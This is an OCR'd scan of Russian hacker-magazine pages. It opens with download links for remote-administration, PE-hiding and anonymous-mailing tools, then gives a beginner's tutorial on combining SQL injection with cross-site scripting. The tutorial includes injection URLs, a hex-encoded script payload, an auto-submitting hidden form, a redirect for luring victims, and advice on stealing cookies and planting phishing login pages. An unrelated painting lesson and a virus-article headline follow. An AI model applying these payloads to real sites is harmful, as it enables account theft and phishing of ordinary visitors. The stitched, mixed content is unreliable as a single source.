
А теперь ссылки на необходимый софт:

- Remote Administrator: http://www.famatech.com/
- ResHacker русифицированный http://www.kusto.ru/modules.php?name=News&file=view&news_id=66
- SuperGlue http://softserver.com.ua/filemgmt/viewcat.php?cid=14&orderby=ratingA
- StealthPE http://softrus.rubgto.ru/?p=75"
- MailRU.Agent http://agent.mail.ru/
- Anonimailer http://www.wilderwind.narod.ru/Anonimailer.rar

-Остальное http://www.nigma.ru/

ВСЕ МАТЕРИАЛЫ ПРЕДОСТАВЛЕНЫ В ОЗНАКОМИТЕЛЬНЫХ ЦЕЛЯХ АВТОР НЕ НЕСЁТ НИКАКОЙ ОТВЕТСТВЕННОСТИ ЗА ПОСЛЕДСТВИЯ И ЗА ВОЗМОЖНЫЙ МАТЕРИАЛЬНЫЙ ИЛИ МОРАЛЬНЫЙ УЩЕРБ. ВСЕ ДЕЙСТВИЯ ВЫ СОВЕРШАЕТЕ НА СВОЙ СТРАХ И РИСК!

Атаки вида SiXSS в WEB



HecTor
[hector.kilt@gmail.com]

Атаки вида SiXSS в WEB

О чем эта статья? Эта статья рассказывает об особенности использования таких атак как SQL Injection и XSS (Cross Site Scripting) в одной атаке – атаке SiXSS.

Для кого написана эта статья? Статья рассчитана на новичков в этой области, но предполагает, что у читателя есть кое-какие знания. То есть, хотя бы общее понятие об атаках SQL-injection и XSS. Но все же, я постараюсь все понятно расписать, и даже если читатель плохо ориентируется в этих атаках, то он все равно поймет, как сделать то, о чем говорится в статье.

Ну и естественно, не забывайте об уголовном кодексе и уголовной ответственности за свои действия. Автор статьи не несет ответственность, за возможный причиненный ущерб.

[Что и как]

И все-таки, что же такое SiXSS, и как их осуществить? Как я уже писал выше, это – совместное использование двух видов атак. Может возникнуть вопрос: а зачем это вообще надо – это совмещение? Есть SQL-inj, есть XSS – это разные атаки, и их не нужно совмещать!

Но не тут то было. Многие люди сталкивались с таким: беглый поиск уязвимостей на web-сайте не принес успеха. Вроде, XSS не видно, скриптов на сайте минимум…Но! Мы нашли уязвимый запрос, выводящий запрошенную страничку из базы данных:

http://site.net/article.php?article=8

На ум приходит тест на SQL injection. Попробуем так:

http://site.net/article.php?article=8+AND+1=2/*

Запрос ничего не вернул.

http://site.net/article.php?article=8+AND+1=1/*

Выполнился нормально. Это значит, что перед нами SQL инъекция. Далее, по сценарию, взломщик пытается вытащить необходимые данные из БД. Однако, что мы будем делать, если нет конкретной информации относительно базы данных, или конфигурация базы данных запрещает доступа к файлам? Время идет, а продвижения во взломе нет.

Тут-то к нам на помощь и приходит SiXSS.

[Особенность SQL и удачный XSS]

В языке SQL, который используется для работы с базами данных, есть оператор UNION, который выполняет роль «скрепления» двух запросов. Кто знаком с SQL, тот понял, о чем

здесь могла быть ваша страничка

-приглашаются авторы для сотрудничества

-обращаться на **KILT_magazine@mail.ru**

я говорю, но все равно поясню:

http://site.net/news.php?id=1+union+select+1,DATABASE(),3/*

Запрос извлекает новость, с идентификатором 1, и в этом же запросе извлекает информацию о базе данных.
Однако, UNION SELECT, кроме этого, даёт возможность выводить в окно браузера произвольный текст. Благодаря этому, как раз, мы и можем успешно провести SiXSS. В начале, разумеется, нужно подобрать количество полей, т.к. количество извлекаемых из БД полей должно быть равно количеству извлекаемых полей после UNION.

http://site.net/article.php?article=8+union+select+1,2,3/*

Это может нам помочь, если UNION не фильтруется. Что если, мы внедрим javascript через SQL inj? Ведь он отобразится в браузере, благодаря особенности UNION SELECT.

http://site.net/article.php?article=8+union+select+<script>alert("Vulnerability");</script>/*

Вот и алерт – окно с сообщением «Vulnerability». Значит, если немного доработать скрипт, мы получаем полноценную пассивную XSS уязвимость – отправку cookies прошедшего по такой ссылке человека к нам на сниффер, например. Что и требовалось доказать – теперь мы можем работать с этой уязвимостью, как и с обычной XSS.

[Troubles]

Хотя, все не так просто, ведь вышесказанное – идеальный вариант «идеальной» уязвимости. К примеру, что если на сервере включена директива gpc_magic_quotes, которая фильтрует кавычки? Не беда. Чтобы обойти эту фильтрацию, можно использовать кодирование в HEX, с добавлением 0x, или ASCII. Можно использовать сторонние программы, можно использовать скрипт, или средства той же БД MySQL или иную (функция char() и hex()).
Итак, будем считать, что мы кодировали в HEX выражение «<script>alert("Vulnerability");</script>». Теперь попробуем подставить это значение в уязвимый запрос:

http://site.net/article.php?article=8+union+select+0x3C7363726970743E616C657274282253695
8535322293B3C2F7363726970743E

Все, с magic_quotes мы разобрались. Теперь поговорим о других недостатках такой «конструкции». Они такие же, как и у обычной пассивной XSS-ки: человек может и не пройти по ссылке (длинный и непонятный урл), или же у человека отключено выполнение javascript. Рассмотрим возможности атаки при каждом из таких недостатков. Начнем с первого.
Существует множество разных способов заставить жертву пройти по «ядовитой» ссылке без подозрения. Я рассмотрю один из таких способов.
Если ты читал статьи по XSS, и неоднократно применял эту уязвимость на практике, то ты должен иметь понятие о том, как используют пассивные XSS в POST-запросах. Все же, постараюсь объяснить. К примеру, данные передаются уязвимому скрипту методом POST. Чтобы было более понятно, сделаем вот такую HTML-форму:

```
<HTML>
<BODY ONLOAD="send.submit();"
```

```
<FORM NAME=send ACTION=xss.php METHOD=POST>
<INPUT TYPE=hidden NAME=alertik VALUE="<script>alert('XSS');</script>">
</FORM>
</BODY>
</HTML>
```

И вот такой скрипт, с именем xss.php:

```
<?
echo $_POST['alertik']
?>
```


Итак, если мы передадим уже известный javascript, то алерт появится, но в адресной строке будет отображаться только адрес уязвимого скрипта – никаких GET параметров. То есть, мало подозрительного.
Ядовитую ссылку же подсовывают так: пишут скрипт, который отсылает запрос уязвимому скрипту, и заливают его на какой-нибудь хост. Затем, дают ссылку на такой скрипт жертве. И жертва, ничего не подозревая, проходит по ссылке. Данные, POST запросом отсылаются уязвимому скрипту. В результате – XSS удался.
Таким образом, можно сторонним скриптом и перенаправить жертву на ядовитую ссылку с нашим SiXSS. Пример такого скрипта на PHP, который редиректит браузер на другую страницу:

```
<?
header("Location: ссылка")
?>
```

Отлично, еще одна проблема позади. Но вернемся к отключенному JS.
На Securitylab я прочитал про интересный метод. Благодаря UNION SELECT, мы ведь не только javascript можем выводить на страницу, но и HTML. Так вот, можно без проблем подделать страницу с вводом логина и пароля, с отсылкой их скрипту, который будет писать все данные в файл – то есть простой фишинг. Неплохо, правда? Вставлять такой код можно аналогично вышеописанному – сложностей не должно возникнуть.

[Xek-xek =)]

Подведу итог статьи. Ничего «сверхнового» в ней нет, все те же SQL-inj и XSS. Надеюсь, ты почерпнул из нее что-то для себя.



«Ожидающий»

рисуем шаг за шагом

урок по **Corel Painter**

Автор: **Khang Le**
Перевела **СтингЕР.**
http://arttower.ru

Ожидающий

Рисуем шаг за шагом

Я имел удовольствие получить урок от Ryan Church. Урок, который я написал, есть описание его методики, он отражает то, что я вынес из его урока.

Начнем с создания изображения небольшого разрешения, у которого одно из измерений - неважно, какое - будет около 1000 пикселей.

Убьем ужасный белый фон, залив его нейтральным серым, и черкнем на нем пару случайных штрихов другого тона.

Начнем набрасывать светотени с помощью инструментов групп Watercolor и Chalk (Square Chalk). Не думайте о деталях. Это самый ранний этап работы, а для меня он самый вкусный. Доверьтесь счастливой случайности. Старайтесь не думать о том, что вы пробуете рисовать, пусть случайные штрихи наведут вас на мысль о сюжете.

В самом начале работы не увеличивайте изображение слишком сильно, вы должны видеть его целиком, чтобы не вдаваться в детали раньше времени. Также используйте Effect>Orientation>Flip Horizontal, чтобы увидеть "косяки" в работе. Я задал эту функцию для кнопки F5, так как часто эту функцию использую.

Обозначьте главный источник света.

Набросайте темные тени, представляя все формы как базовые, то есть цилиндры, кубы и шары. Позвольте теням от разных объектов группироваться.

Внесите свет, для этого создайте новый слой и инструментом Airbrush большого размера и светлого цвета (желтый/оранжевый) нанесите света. "Вырезайте" световые формы, работая ластиком на световом слое, чтобы открыть цвета нижележащего слоя, затем слейте слои в один. Этот способ лучше (тонкие световые градации) и быстрее, нежели попытка аккуратно вырисовать все световые формы напротив теневых областей на единственном слое.

Добавьте городских огней, помните о перспективе, чтобы выявить форму зданий. Попробуйте разместить их таким способом, чтобы элементы переднего плана выделились. Пример: размещение света вокруг девушки отделяет ее силуэт от зданий. Я также вижу, как городские огни усложняют мне жизнь, они выглядят как графические узоры. Я исправлю это потом.

Теперь пришла пора разбивать большие формы на более маленькие. Не пытайтесь запихнуть огромное количество деталей в ваш рисунок. Руке не обязательно нужны все ПЯТЬ пальцев, чтобы быть рукой. Пусть воображение зрителя вомстановит недостающие детали.

Предложение всегда более выразительно, чем простое показывание, потому что оно позволяет зрителю видеть в работе то, что ему хочется.

Хочу, чтобы за балконом припарковалась блестящая красная машина. Будет трудновато отделить ее от огней города и элементов переднего плана. Настоящее испытание на прочность

Увеличьте размер холста до 2500 пикселей по одному из измерений. А не больше и не надо

Вытащите вперед доминантный теплый свет. Используйте более тонкую кисть, чтобы показать угол поворота формы. Не увеличивайте масштаб.

Добавьте холодный свет, который подчеркнет формы парня и девушки (ее, пардон, попку и его плечи).

Помните, Flip Horizontal надо пользоваться часто! Я уже вижу свои косяки с перспективой....ну как будто у меня нету других поводов для беспокойства >:(

Мне надо еще больше выделить силуэты девушки и парня, так что я увеличил число городских фонарей вокруг них. Добавьте желтый "бьющий" боковой свет, чтобы подчеркнуть их формы еще больше. Также полностью затемните верхнюю часть тела девушки, чтобы противопоставить ее силуэт горизонтальной полосе городских огней.

Куртку мужчины надо утемнить, так как она отвернута от лампы.

А, и эта проклятая красная блесмтящая машина все еще грязная

Для машины сделаем новый слой. Свободными мазками дайте детали, затем вытрите те места, где штрихи перекрывают передний план, затем снова слейте слои с один.

Что заставляет машину читаться? A) холодный голубой свет слева, отделяющий ее от города; B) сильные линии, усиливающие перспективу; C) сильный красный блик на плоскостях, обращенных к свету трубки; D) мягкий дымок, отделяющий машину от переднего плана (знаю, это мелкое жульничество, но ведь прокатило же!)

Добавляю линии кабелей, тем самым усиливая ощущение глубины.


Теперь текстуры! Используем кисти группы Watercolor, нанося прозрачными мазками слои полудополнительных цветов. Например, оранжевый и зеленый (а дополнительные - это пары красный-зеленый, оранжевый-синий, желтый-фиолетовый).

Смягчаем инструментами группы Blender огни большого города, создавая воздушную перспективу.

По левую сторону автомобиля даем еще немного городских огней, чтобы расширить пространство.

Правим перспективу кресла и перил балкона. Чуть холодного света слева на полу.

Нижний левый угол определенно надо чем-то заполнить, чтобы уравновесить композицию. Чисто интуитивное ощущение, которое я могу облечь в пару ерундовых фраз специально для вас: темная масса (мужик, кресло, тень от кресла), как стрела, пронзает пространство и вылетает из композиции



влево (сощурьтесь - увидите), а мне оно надо? Нет, поэтому я добавляю "робота-уборщика", чтобы предотвратить этот визуальный "побег из Шоушенка". Отвечает принципам фэн-шуй...ну все, теперь точно в ерундистику ударился...хе-хе.

Сохраните работу в формате TIFF и импортируйте в Фотошоп для работы над уровнями. Вы скажете, что сейчас работа контрастнее, чем была.

Я захотел пошалить, посему нарисовал неоновые пуговицы и сердце. Неоновое сердечко действительно помогает осветит правую сторону головы парня, который имел наглость ее повернуть.

Дело близится к концу, я доделываю работу в Фотошопе. Подстройка уровней из предыдущего этапа чересчур усилила насыщенность цвета, поэтому я ее чуть снизил.

С огнями города я так и не разобрался. Создаем новый слой, берем большую кисть с малым значением Opacity и жесткими краями и выбираем цвет неба.Пройдитесь по каждой детали города, чтобы удалить его от зрителя. Перекрывание переднего плана сотрите и вновь слейте слои.

И готово! Конечно тут есть куча недоделок, но я редко возвращаюсь к старым работам и доделываю их. Работа подобного плана занимает у меня 7-10 часов. Не думайте о скорости, с опытом придет. Лучше сделать качественно, чем быстро. Хотя кажется, что здесь придется сильно напрячь аналитиическое мышление (ну, это разумеется), но если уделить работе достаточно времени, то большая часть процесса будет идти на чистой интуиции.

Прошу прощения за отвратительную грамматику. Думаю, урок вполне ясен, чтобы помочь тем, кто интересуется моим способом рисования. Если что неясно, пишите по мылу, попробую объяснить.
Автор: Khang Le

пишем вирус, уничтожающий всё и вся

